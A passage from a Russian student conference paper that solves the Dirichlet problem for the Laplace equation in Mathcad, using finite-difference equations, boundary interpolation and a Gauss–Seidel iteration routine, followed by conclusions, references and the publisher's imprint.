$$u1 = \frac{1}{4} \cdot (U_{0,0} + 2 \cdot u2 + u4) \quad u2 = \frac{1}{4} \cdot (U_{0,1} + u3 + u1 + u5) \quad u3 = \frac{1}{4} \cdot (U_{1,3} + U_{0,2} + u2 + u6)$$

$$u4 = \frac{1}{4} \cdot (u1 + 2 \cdot u5 + u8) \quad u5 = \frac{1}{4} \cdot (u2 + u4 + u6 + u9) \quad u6 = \frac{1}{4} \cdot (u3 + u5 + u7 + u10)$$

$$u7 = \frac{1}{4} \cdot (U_{1,4} + U_{2,4} + u11 + u6) \quad u8 = \frac{1}{4} \cdot (u4 + 2 \cdot u9 + u12) \quad u9 = \frac{1}{4} \cdot (u8 + u5 + u13 + u10) \quad u12 = \frac{1}{4} \cdot (4 \cdot u9)$$

$$u10 = \frac{1}{4} \cdot (u9 + u6 + u14 + u11) \quad u11 = \frac{1}{4} \cdot (U_{3,4} + u14 + u10 + u7) \quad u13 = \frac{1}{4} \cdot (u12 + 2 \cdot u9 + u14)$$

$$u14 = \frac{1}{4} \cdot (u13 + 2 \cdot u10 + u15) \quad u15 = \frac{1}{4} \cdot (U_{4,4} + u14 + 2 \cdot u11)$$

$$t := \text{Find}(u1, u2, u3, u4, u5, u6, u7, u8, u9, u10, u11, u12, u13, u14, u15)$$

5. Составим систему из пятнадцати уравнений, представленных выше, и найдем 1-ое приближение к решению. Будем искать приближения, пока не будет достигнута заданная точность.

$$U_{1,0} := t_0 \quad U_{2,2} := t_5 \quad U_{3,3} := t_{10} \quad U_{4,0} := t_{11} \quad U_{1,1} := t_1 \quad U_{2,3} := t_6 \quad U_{3,1} := t_8 \quad U_{4,1} := t_{12} \quad U_{1,2} := t_2 \quad U_{2,0} := t_3$$

$$U_{3,0} := t_7 \quad U_{4,2} := t_{13} \quad U_{2,1} := t_4 \quad U_{3,2} := t_9 \quad U_{4,3} := t_{14}$$

$$U = \begin{pmatrix} 8 & 8.246 & 7.928 & 0 & 0 \\ 7.485 & 7.489 & 7.34 & 7.323 & 6.792 \\ 6.961 & 6.885 & 6.62 & 6.16 & 5.732 \\ 6.591 & 6.468 & 6.096 & 5.498 & 3.936 \\ 6.468 & 6.3 & 5.798 & 4.698 & 2 \end{pmatrix}$$

Найдем значения функции $U(x,y)$ приближение решения уравнения Лапласа.

6. Уточняем решение в граничных точках, с помощью формулы линейной интерполяции.

$$\text{Точка А } U_{0,0} = 8 \quad \delta := y(1) - 4 \quad \delta = -0.127 \quad U_{0,1} := U_{0,1} + \delta \cdot \left(\frac{U_{1,1} - U_{0,1}}{h + \delta} \right) \quad U_{0,1} = 8.356$$

$$\text{Точка В } \delta := y(2) - 3 \quad \delta = 0.464 \quad U_{0,2} := U_{0,2} + \delta \cdot \left(\frac{U_{1,2} - U_{0,2}}{h + \delta} \right) \quad U_{0,2} = 7.742$$

$$\text{Точка С } \delta := x(3) - 3 \quad \delta = -0.354 \quad U_{1,3} := U_{1,3} + \delta \cdot \left(\frac{U_{2,3} - U_{1,3}}{h + \delta} \right) \quad U_{1,3} = 7.961$$

$$\text{Точка D } \delta := y(3) - 3 \quad \delta = -0.354 \quad U_{1,4} := U_{1,4} + \delta \cdot \left(\frac{U_{2,4} - U_{1,4}}{h + \delta} \right) \quad U_{1,4} = 7.373$$

$$\text{Точка E } \delta := x(2) - 3 \quad \delta = 0.464 \quad U_{2,4} := U_{2,4} + \delta \cdot \left(\frac{U_{2,3} - U_{2,4}}{h + \delta} \right) \quad U_{2,4} = 5.868$$

$$\text{Точка F } \delta := x(1) - 4 \quad \delta = -0.127 \quad U_{3,4} := U_{3,4} + \delta \cdot \left(\frac{U_{3,3} - U_{3,4}}{h + \delta} \right) \quad U_{3,4} = 3.709$$

$$\text{Точка G } \delta := y(4) - 0 \quad \delta = 0 \quad U_{4,4} := U_{4,4} + \delta \cdot \left(\frac{U_{4,3} - U_{4,4}}{h + \delta} \right) \quad U_{4,4} = 2$$

Точка Н

Так как точки Н и Нh совпадают $\delta_h = 0$, а $U(Нh) = U(Н) = 2$ (так же как и в случае с Ah и A).

Так как граничные точки не принадлежат области G, поэтому согласно теории $\delta < 0$, кроме точек А и Н.

7. Тем же способом строим шаблоны №3, 4, 5, ... пока последовательные два шаблона не совпадут с заданной точностью. Составим функции, которые реализуют построение шаблонов (рисунок 3), и позволяют достичь заданную точность (рисунок 4).

```

ZeidelLaplasDirihle(N,U) :=
  h ← 1
  for k ∈ 0..N
    for j ∈ 1..3
      for i ∈ 1..3
        U1,3 ← 7.961
        Ui,j ←  $\frac{1}{4} \cdot (U_{i+1,j} + U_{i-1,j} + U_{i,j+1} + U_{i,j-1})$ 
      U

```

Рисунок 3. Возвращающая функция

```

ZCIK(U, ε, char) :=
  k ← 0
  for i ∈ 0..4
    for j ∈ 0..4
      Δi,j ← |ZeidelLaplasDirihle(k + 1, U)i,j - ZeidelLaplasDirihle(k, U)i,j|
  for i ∈ 0..4
    for j ∈ 0..4
      while Δi,j > ε
        for q ∈ 0..4
          for o ∈ 0..4
            Δq,o ← |ZeidelLaplasDirihle(k + 1, U)q,o - ZeidelLaplasDirihle(k, U)q,o|
          k ← k + 1
        k + 1 if char = "shag"
      ZeidelLaplasDirihle(k + 1, U) otherwise

```

Рисунок 4. Функция, возвращающая решение задачи или шаг, на котором получено это решение

$$ZCIK(U, 0.01, "setka") = \begin{pmatrix} 8 & 8.356 & 7.742 & 0 & 0 \\ 7.485 & 7.57 & 7.503 & 7.961 & 7.373 \\ 6.961 & 6.935 & 6.737 & 6.449 & 5.868 \\ 6.591 & 6.472 & 6.059 & 5.229 & 3.709 \\ 6.468 & 6.3 & 5.798 & 4.698 & 2 \end{pmatrix}$$

$$ZCIK(U, 0.01, "shag") = 4$$

Заметим, что шаблоны №3 и №4 совпадают, поэтому процесс приближения заканчивается.

Решением задачи Дирихле для уравнения Лапласа являются значения в шаблоне №4 $ZCIK(U, 0.01)$. Сделав большое количество расчетных шагов, можно достичь максимально точное решение данной задачи.

Вывод.

Использование математического пакета MATHCAD позволяет упростить процесс нахождения решения физической задачи, а применение программного режима позволяет не только ускорить решение, но и повысить навыки программирования. Минусами использования математических пакетов являются высокие требования по ресурсам компьютера и времени.

Список литературы:

1. Воробьева Г. Н., Данилова А.Н. Практикум по вычислительной математике. Высшая школа, 1990.
2. Поршнева С. В., Беленкова И. В. Численные методы на базе Mathcad. СПб: БХВ – Петербург, 2005.

ДЛЯ ЗАМЕТОК

**МОЛОДЕЖНЫЙ НАУЧНЫЙ ФОРУМ:
ТЕХНИЧЕСКИЕ
И МАТЕМАТИЧЕСКИЕ НАУКИ**

*Электронный сборник статей по материалам XLV студенческой
международной заочной научно-практической конференции*

№ 5 (45)
Май 2017 г.

В авторской редакции

Издательство «МЦНО»
127106, г. Москва, Гостиничный проезд, д. 6, корп. 2, офис 213

E-mail: mail@nauchforum.ru

